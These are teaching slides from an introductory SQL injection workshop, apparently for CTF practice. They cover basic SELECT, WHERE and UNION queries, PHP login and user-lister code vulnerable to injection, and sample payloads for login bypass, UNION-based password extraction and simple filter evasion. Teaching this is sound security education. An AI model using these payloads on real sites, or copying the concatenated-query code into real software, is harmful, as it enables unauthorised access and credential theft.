



MISC

Introduction to SQL Injection
Workshop

While you wait...

Join the discord if you haven't already...

<https://discordapp.com/invite/sUAJ9b3>

Have a look at the challenges at:

<https://tinyurl.com/yygj9b5s>

(You don't need to attempt them yet!)

Introduction to SQL

In general you need to understand a technology to break it.
This applies to almost all web hacking:

- XSS (HTML, JS)
- Code injection (PHP, Ruby, NodeJS etc.)
- Unsafe deserialization (Java, .NET)
- SQL Injection (SQL)

Introduction to SQL

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This applies to almost all web hacking:

- XSS (HTML, JS)
- Code injection (PHP, Ruby, NodeJS etc.)
- Unsafe deserialization (Java, .NET)
- **SQL Injection (SQL)**

Therefore, we'll start by learning some SQL

Introduction to SQL

SQL is fundamentally about **tables**, which we say have **columns** and **rows**.

```
sqlite> SELECT username, password, admin FROM users;
```

username	password	admin
admin	v3rySecr3t	1
bill	pass12321	0
mary	elephant12	0
violet	r8g8b8a8	0

* You should hash your passwords before storing them in a real-life scenario

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A column, e.g. the 'username' column

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A row – all returned rows have the same columns

Introduction to SQL

If we don't want all the rows, we can use the **WHERE** clause:

```
sqlite> SELECT username, password, admin FROM users WHERE admin=0;
```

username	password	admin
bill	pass12321	0
mary	elephant12	0
violet	r8g8b8a8	0

```
sqlite> SELECT username, password, admin FROM users WHERE username='bill';
```

username	password	admin
bill	pass12321	0

Introduction to SQL

We can also join multiple queries with **UNION**.

```
sqlite> SELECT username, password, admin FROM users WHERE username='mary'  
...> UNION SELECT username, password, admin FROM users WHERE admin=1;
```

username	password	admin
admin	v3rySecr3t	1
mary	elephant12	0

This is all you need to know for basic SQL injection! 😊

SQL Injection – Login Bypass

A sample login script in PHP might look like this:

```
$res = $db->query(  
    "SELECT username FROM users WHERE username='$user' and password='$pass'"  
);  
// If one or more rows returned, login success  
// Else login failure
```

Where **\$user** and **\$pass** are supplied from an input form. Can you spot the potential danger?

SQL Injection – Login Bypass

Input: `$user = test, $pass = test`

Result: `SELECT username FROM users
WHERE username='test' and password='test'`

SQL Injection – Login Bypass

Input: `$user = test, $pass = test`

Result: `SELECT username FROM users
WHERE username='test' and password='test'`

Input: `$user = test, $pass = ' or 1=1 or '`

Result: `SELECT username FROM users
WHERE username='test' and password='" or 1=1 or '"`



SQL Injection – Login Bypass

It's common to use a comment `-- x` to end a line for SQL injection, to make things easier:

Input: `$user = ' or 1=1-- x, $pass = x`

Result: `SELECT username FROM users`

`WHERE username="" or 1=1-- x and password='x'`

SQL Injection - UNION

What happens if the SQL injection is not in the login form?

```
// User lister - search for a user here
$res = $db->query(
    "SELECT username, admin FROM users WHERE username='$user'"
);
// Print out the user details if the username exists
```

SQL Injection - UNION

The trick: inject UNION to select other columns from the table

Input: `$user = ' and 1=0 union select password,0 from users-- x`

Result: `SELECT username, admin FROM users`

`WHERE username=" and 1=0`

`union select password,0 from users-- x'`




SQL Injection - UNION

The trick: inject UNION to select other columns from the table

Input: `$user = ' and 1=0 union select password,0 from users-- x`

Result: `SELECT username, admin FROM users`

`WHERE username=" and 1=0`
`union select password,0 from users-- x'`




The first query will return no results because of the 1=0

SQL Injection - UNION

The trick: inject UNION to select other columns from the table

Input: `$user = ' and 1=0 union select password,0 from users-- x`

Result: `SELECT username, admin FROM users
WHERE username=" and 1=0
union select password,0 from users-- x'`

A diagram consisting of two red arrows. The first arrow originates from the 'username' column in the 'SELECT' clause of the first query and points to the 'password' column in the 'union select' clause of the second query. The second arrow originates from the 'admin' column in the 'SELECT' clause of the first query and points to the '0' column in the 'union select' clause of the second query. This illustrates that the number of columns in both SELECT statements must match for a UNION to be valid.

You must match the number of columns in a UNION SELECT.

Basic Filter Bypasses

It's not common in the wild, but sometimes in CTFs you have SQL injection with filters blocking use of certain words.

Remember for SQL:

- You can use any true/false statement :

```
' or 1=1-- x  
' or 'e'='e'-- p  
'or(3)>(2)or'
```

- There are multiple comment characters

```
' or 1=1-- x  
' or 1=1/*  
' or 1=1<NUL>
```

This is just the tip of the filter evasion iceberg

Try it for yourself!

Have a look at the challenges at:
<https://tinyurl.com/yygj9b5s>

Level 1: Basics

Level 2: UNION based injection

Level 3: UNION based injection + enumeration (**bonus**)

Level 4: Unusual scenario (**bonus**)

For level 3 and 4 some research may be required – remember these challenges are using SQLite, not MySQL (which is the most popular in the wild)!